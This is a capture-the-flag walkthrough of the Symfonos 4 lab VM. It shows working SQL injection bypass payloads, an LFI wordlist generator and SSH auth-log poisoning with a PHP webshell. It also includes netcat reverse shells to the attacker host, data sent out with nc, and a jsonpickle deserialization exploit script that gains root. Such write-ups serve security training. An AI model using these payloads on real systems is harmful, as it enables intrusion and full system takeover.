

SYMFONOS 4

Methodology and summary

Table of Contents

1. [Information Gathering](#)
 - 1.1 [Discovery host](#)
 - 1.2 [Service Enum](#)
 - 1.3 [Web](#)
 - 1.3.1 [Gobuster enum web content](#)
 - 1.3.2 [Downloading and reading .log files](#)
2. [Exploitation](#)
 - 2.1 [Bypass login sqli](#)
 - 2.2 [LFI \(local file inclusion\) - using bash to generate payloads](#)
 - 2.2.1 [Reverse shell](#)
3. [Post exploitation](#)
 - 3.1 [Remote forwarding with ssh](#)
 - 3.2 [Web 8080](#)
 - 3.2.1 [Gobuster enum web content](#)
 - 3.2.2 [python Pickle without exploit to get root](#)
 - 3.2.3 [Python Pickle with coding exploit to get root](#)

1 Information Gathering

1.1 Discovery host

```
nmap -Pn -F 192.168.196.1/24 -oN host_discovery.txt
```

```
Nmap scan report for 192.168.196.125
Host is up (0.00067s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5B:ED:93 (Oracle VirtualBox virtual NIC)
```

Or you can use netdiscover.

1.2 Service enum

```
nmap -sV -sC -p- 192.168.196.125 -oN full_service_enum-sC.txt
```

```
# nmap -sV -sC -p- 192.168.196.125 -oN full_service_enum-sC.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-24 13:56 EST
Nmap scan report for 192.168.196.125
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
|_ ssh-hostkey:
|   2048 f9:c1:73:95:a4:17:df:f6:ed:5c:8e:8a:c8:05:f9:8f (RSA)
|   256  be:c1:fd:f1:33:64:39:9a:68:35:64:f9:bd:27:ec:01 (ECDSA)
|_  256  66:f7:6a:e8:ed:d5:1d:2d:36:32:64:39:38:4f:9c:8a (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:5B:ED:93 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -sV -sU -F 192.168.196.125 -oN udp-sC-sV.txt
```

1.3 Web

1.3.1 Gobuster enum web content

```
gobuster dir -u http://192.168.196.125 -w /usr/share/dirbuster/wordlists/directory-  
list-1.0.txt -f -x php,bkp,bak,txt,html,aspx -o gobuster/info-403.txt
```

```
/index.html      (Status: 200) [Size: 201]
/icons/          (Status: 403) [Size: 296]
/robots.txt      (Status: 403) [Size: 300]
/sea.php         (Status: 302) [Size: 0] [--> atlantis.php]
/manual/         (Status: 200) [Size: 626]
/css/            (Status: 200) [Size: 950]
/js/             (Status: 200) [Size: 949]
```

```
gobuster dir -u http://192.168.196.125 -w /usr/share/dirbuster/wordlists/directory-  
list-lowercase-2.3-medium.txt -f -x php,bkp,bak,txt,html,aspx -o info-403.1.txt
```

```
/index.html      (Status: 200) [Size: 201]
/icons/          (Status: 403) [Size: 296]
/css/            (Status: 200) [Size: 950]
/manual/         (Status: 200) [Size: 626]
/js/             (Status: 200) [Size: 949]
/javascript/     (Status: 403) [Size: 301]
/robots.txt      (Status: 403) [Size: 300]
/sea.php         (Status: 302) [Size: 0] [--> atlantis.php]
/atlantis.php    (Status: 200) [Size: 1718]
/server-status/  (Status: 403) [Size: 304]
/gods/           (Status: 200) [Size: 1341]
```

Incorrect login

Login

Username

Password

Login

1.3.2 Downloading and reading .log files

```
└─# ls
hades.log  poseidon.log  zeus.log

└─(root@kali)-[~/.../SYMFONOS4/enum/web/gods]
└─# cat hades.log
Hades was the god of the underworld and the name eventually came to also describe the home of the dead as well. He was the oldest male child of Cronus and Rhea. Hades and his brothers Zeus and Poseidon defeated their father and the Titans to end their reign, claiming rulership over the cosmos.

└─(root@kali)-[~/.../SYMFONOS4/enum/web/gods]
└─# cat poseidon.log
Poseidon was the god of the sea, earthquakes and horses. Although he was officially one of the supreme gods of Mount Olympus, he spent most of his time in his watery domain. Poseidon was brother to Zeus and Hades. These three gods divided up creation.

└─(root@kali)-[~/.../SYMFONOS4/enum/web/gods]
└─# cat zeus.log
Zeus is the god of the sky, lightning and thunder in Ancient Greek religion and myth, and king of the gods on Mount Olympus. Zeus is the sixth child of Kronos and Rhea, king and queen of the Titans.
```


Apparently the file reader reads these .log files and exclude the extension.

2 Exploitation

2.1 Bypass login sqli

[https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL Injection/Intruder](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection/Intruder) <- only sql injection bypass

Request	Payload	Status	Error	Timeout	Length
33	%00%27 or 1=1 limit 1 -- -+	302			2019
49	admin' -- -	302			2019
47	admin' #	302			2019
73	admin%00%27 or 1=1#	302			2019
81	admin';-- azer	302			2019
77	admin%00%27 or 2 LIKE 2#	302			2019
0		200			2058
1	" "	200			2058
2	"&."	200			2058
3	"*"	200			2058
4	"_"	200			2058
5	"_"	200			2058
6	"^"	200			2058
7	"	200			2058



Select a God

Hades was the god of the underworld and the name eventually came to also describe the home of the dead as well. He was the oldest male child of Cronus and Rhea. Hades and his brothers Zeus and Poseidon defeated their father and the Titans to end their reign, claiming rulership over the cosmos.

2.3 LFI (local file inclusion) - using bash to generate payloads

[https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File Inclusion/Intruders](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion/Intruders)

First it needs to grep all .log files and exclude the extension.

We also need add some "../" multiplied by a looping for cases where there is no path traversal:

```
#!/bin/bash

a=0
rm wl-lfi-with-new-dotdot.txt

while [ $a -lt 10 ]; do
    string=$(python2.7 -c "print $a * '../'")
    for i in $(cat /root/shared/wl-lfi.txt | grep "\.log" | sed 's/\.log//g' | g
rep -v "\.\\. " | sed 's/^\///g') ; do
        echo "$string$i" >> wl-lfi-with-new-dotdot.txt
    done
    a=$(( $a + 1 ))
done

cat wl-lfi-with-new-dotdot.txt | sort | uniq > wl-lfi-with-new-dotdot-new.tx
t
```

```
#!/bin/bash

a=0
rm wl-lfi-with-new-dotdot.txt

while [ $a -lt 10 ]; do
    string=$(python2.7 -c "print $a * '../'")
    for i in $(cat /root/shared/wl-lfi.txt | grep "\.log" | sed
's/\.log//g' | grep -v "\.\\. " | sed 's/^\///g') ; do
        echo "$string$i" >> wl-lfi-with-new-dotdot.txt
    done
done
```

```
done
a=$(( $a + 1 ))
done
cat wl-lfi-with-new-dotdot.txt | sort | uniq > wl-lfi-with-new-dotdot-
new.txt
```

Attack Save Columns								
Results Target Positions Payloads Options								
Filter: Showing all items								
Request	Position	Payload	Status	Error	Timeout	Length	Comment	
1081	1	../../../../../../../../var/log/auth	200			13387		
1082	1	../../../../../../../../var/log/auth	200			13387		
1083	1	../../../../../../../../var/log/auth	200			13387		
1084	1	../../../../../../../../var/log/auth	200			13387		
1085	1	../../../../../../../../var/log/auth	200			13387		
1086	1	../../../../../../../../var/log/auth	200			13387		
0			200			1173		
1	1	../../../../../../../../5.0/data/my...	200			878		
2	1	../../../../../../../../5.0/data/mysql	200			878		
3	1	../../../../../../../../5.0/data/mysql	200			878		
4	1	../../../../../../../../5.0/data/mysql	200			878		
5	1	../../../../../../../../5.0/data/mysql	200			878		
6	1	../../../../../../../../5.0/data/mysql	200			878		
7	1	../../../../../../../../5.0/data/mysql	200			878		

Request Response	
Raw Headers Hex	
Pretty Raw Render \n Actions	
29	Dec 26 05:39:01 symfonos4 CRON[868]: pam_unix(cron:session): session opened for user root by (uid=0)
30	Dec 26 05:39:01 symfonos4 CRON[868]: pam_unix(cron:session): session closed for user root
31	Dec 26 06:09:01 symfonos4 CRON[1033]: pam_unix(cron:session): session opened for user root by (uid=0)
32	Dec 26 06:09:01 symfonos4 CRON[1033]: pam_unix(cron:session): session closed for user root
33	Dec 26 06:17:01 symfonos4 CRON[1103]: pam_unix(cron:session): session opened for user root by (uid=0)
34	Dec 26 06:17:01 symfonos4 CRON[1103]: pam_unix(cron:session): session closed for user root
35	Dec 26 06:25:01 symfonos4 CRON[1117]: pam_unix(cron:session): session opened for user root by (uid=0)
36	Dec 26 06:25:01 symfonos4 CRON[1117]: pam_unix(cron:session): session closed for user root
37	Dec 26 06:39:01 symfonos4 CRON[1185]: pam_unix(cron:session): session opened for user root by (uid=0)
38	Dec 26 06:39:01 symfonos4 CRON[1185]: pam_unix(cron:session): session closed for user root
39	Dec 26 06:47:01 symfonos4 CRON[1251]: pam_unix(cron:session): session opened for user root by (uid=0)
40	Dec 26 06:47:01 symfonos4 CRON[1251]: pam_unix(cron:session): session closed for user root

2.3.1 Reverse shell

<https://vk9-sec.com/testing-lfi-to-rce-using-auth-log-ssh-poisoning-with-mutillidae-burpsuite/>

<https://github.com/bayufedra/Tiny-PHP-Webshell>

[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology_and_Resources/Reverse Shell Cheatsheet.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology_and_Resources/Reverse_Shell_Cheatsheet.md)

```
ssh '<?=$_GET[0]`?>@192.168.196.127'
```

```

└─# ssh '<?=$_GET[0]`?>@192.168.196.125' 130 x
The authenticity of host '192.168.196.125 (192.168.196.125)' can't be established.
ED25519 key fingerprint is SHA256:ntMXt1jIeiDKNEuRMRXU6uCVo/fmwaEqmxDA5r4nwds.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.196.125' (ED25519) to the list of known hosts.
<?=$_GET[0]`?>@192.168.196.125's password:
Permission denied, please try again.
<?=$_GET[0]`?>@192.168.196.125's password:

```



```

GET /sea.php?file=../../../../../../../../var/log/auth&0=ls HTTP/1.1
Host: 192.168.196.125
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.196.125/sea.php
Connection: close
Cookie: PHPSESSID=1crt4q57o2tughc961j9t5rkl
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Dec 27 10:30:47 symfonos4 systemd-logind[35]: watching system butt
Dec 27 10:30:47 symfonos4 sshd[437]: Server listening on 0.0.0.0 pe
Dec 27 10:30:47 symfonos4 sshd[437]: Server listening on : port 22
Dec 27 10:39:01 symfonos4 CRON[841]: pam_unix(cron:session): sessio
Dec 27 10:39:01 symfonos4 CRON[841]: pam_unix(cron:session): sessio
Dec 27 10:49:17 symfonos4 sshd[861]: Invalid user atlantis.php
css
gods
image.jpg
index.html
js
robots.txt
sea.php
from 192.168.196.121 port 39208
Dec 27 10:49:19 symfonos4 sshd[861]: pam_unix(sshd:auth): check pas
Dec 27 10:49:19 symfonos4 sshd[861]: pam_unix(sshd:auth): authentic
Dec 27 10:49:21 symfonos4 sshd[861]: Failed password for invalid us
css
gods
image.jpg
index.html
js
robots.txt
sea.php
from 192.168.196.121 port 39208 ssh2
Dec 27 10:49:36 symfonos4 sshd[861]: Connection closed by invalid u
css
gods
image.jpg
index.html
js
robots.txt
sea.php
192.168.196.121 port 39208 [preauth]
</div>
</body>
</html>

```

```

GET /sea.php?
file=../../../../../../../../var/log/auth&0=nc+192.168.196.121+4446+-
e+/bin/bash

```

```

1 GET /sea.php?file=../../../../../../../../var/log/auth&0=
nc+192.168.196.121+4446+-e+/bin/bash HTTP/1.1
2 Host: 192.168.196.127|
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.196.127/sea.php
8 Connection: close
9 Cookie: PHPSESSID=q7spobbb8jr53es03qpk4cfdjo
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

```

Since we have nc or any other way on target, we can use it for get reverse shell:

```

# rlwrap nc -nvlp 4446
listening on [any] 4446 ...
connect to [192.168.196.121] from (UNKNOWN) [192.168.196.125] 45904
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

```

3 Post-exploitation

<https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh>

We can upload LinEnum on the target with python3 and the lib http.server:

```

# python3 -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
192.168.196.125 - - [27/Dec/2021 12:01:18] "GET /LinEnum.sh HTTP/1.1" 200 -

```

```
wget http://192.168.196.121:8090/LinEnum.sh
--2021-12-27 11:01:18-- http://192.168.196.121:8090/LinEnum.sh
Connecting to 192.168.196.121:8090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh 100%[=====>] 45.54K --.-KB/s in 0s

2021-12-27 11:01:18 (105 MB/s) - 'LinEnum.sh' saved [46631/46631]
```

```
./LinEnum.sh -t > info.txt
```

And download from target:

```
nc -nlvp 4447 > info.txt
```

```
cat info.txt | nc 192.168.196.121 4447
```

```
[*] Listening TCP:
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
LISTEN     0            80          127.0.0.1:3306          0.0.0.0:*
LISTEN     0           128          127.0.0.1:8080          0.0.0.0:*
LISTEN     0           128          0.0.0.0:22             0.0.0.0:*
LISTEN     0           128          *:80                    *:*
```

3.1 Remote forwarding with ssh

<https://www.ssh.com/academy/ssh/tunneling/example>

We need to liberate the internal port 8080 on the kali for examine it:

```
ssh -fN root@192.168.196.121 -R 8888:127.0.0.1:8080
```


3.2 Web 8080

3.2.1 Gobuster enum web content

```
gobuster dir -u "http://localhost:8888/" -w
```

```
/usr/share/dirbuster/wordlists/directory-list-1.0.txt -t 40 -x
```

```
php,html,txt,bkp,bak,aspx -o info-list-1.0.txt
```



Cookie set: Poseidon

[Main page](#)

```
1 GET /whoami HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: username=pyJweS9vYmPLY3Qi0iAiYXBwLlVzZXIiLCAidXNlcm5hbWUiOiAiUG9zZWlkb24ifQ==
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```


We have a cookie with base64 encode.

Let's decode it:

```
1 GET /whoami HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: username={"py/object": "app.User", "username": "Poseidon"}
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

3.3.2 Python Pickle without exploit to get root

A quick search in google, reveal that the web application is using Python Pickle:



This articles explain about exploit it:

<https://versprite.com/blog/application-security/into-the-jar-jsonpickle-exploitation/>

<https://www.synopsys.com/blogs/software-security/python-pickling/>

<https://blog.nelhage.com/2011/03/exploiting-pickle/>

<https://intoli.com/blog/dangerous-pickles/>

You can use use burpsuit instead code an exploit:

```
GET /whoami HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: username={"py/reduce": [{"py/function": "posix.system"}, {"py/tuple":
["nc 192.168.196.121 4447 -e /bin/bash"]}]}
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Needs encode to base64:

```
GET /whoami HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: username=
eyJweS9yZWRLY2UiOiBbeyJweS9mdW5jdGlvbiI6ICJwb3NpeC5zeXN0ZW0ifSwgeyJweS90dXBsZSI6
IFsibmMgMTkyLjE2OC4xOTYuMTIxIDQ0NDcgLWUgL2Jpbi9iYXNoIl19XX0=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

]

And rooted:

```
└─# nc -nlvp 4447
listening on [any] 4447 ...
connect to [192.168.196.121] from (UNKNOWN) [192.168.196.127] 42116
id
uid=0(root) gid=0(root) groups=0(root)
```

3.3.3 Python Pickle with coding exploit to get root

```
#!/usr/bin/env python3
# Exploit to vulnerable app in symfonos 4

import jsonpickle
import os
import socket
import base64
#import sys
import requests
import subprocess

# Default target
target = 'localhost:8888'
command = 'nc 192.168.196.121 4447 -e /bin/bash'

# Class for exploitation
```

```

class Shell(object):
    def __reduce__(self):
        #return (subprocess.Popen, (('nc 192.168.196.121 4447 -e
/bin/bash'),))
        return (os.system, (command,))

shell = jsonpickle.encode(Shell())
print (shell)
shell11 = (base64.b64encode(shell.encode()).decode('utf-8'))
print (shell)

cookies = {
    'username': shell11,
}
print (cookies)

headers = {
    'Host': target,
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate',
    'Connection': 'close',
    'Upgrade-Insecure-Requests': '1',
    'Cache-Control': 'max-age=0',
}

response = requests.get('http://localhost:8888/whoami', headers=headers,
cookies=cookies, verify=False)
print (response.content)

```

And rooted:

```

└─# nc -nlvp 4447
listening on [any] 4447 ...
connect to [192.168.196.121] from (UNKNOWN) [192.168.196.127] 42124
id
uid=0(root) gid=0(root) groups=0(root)

```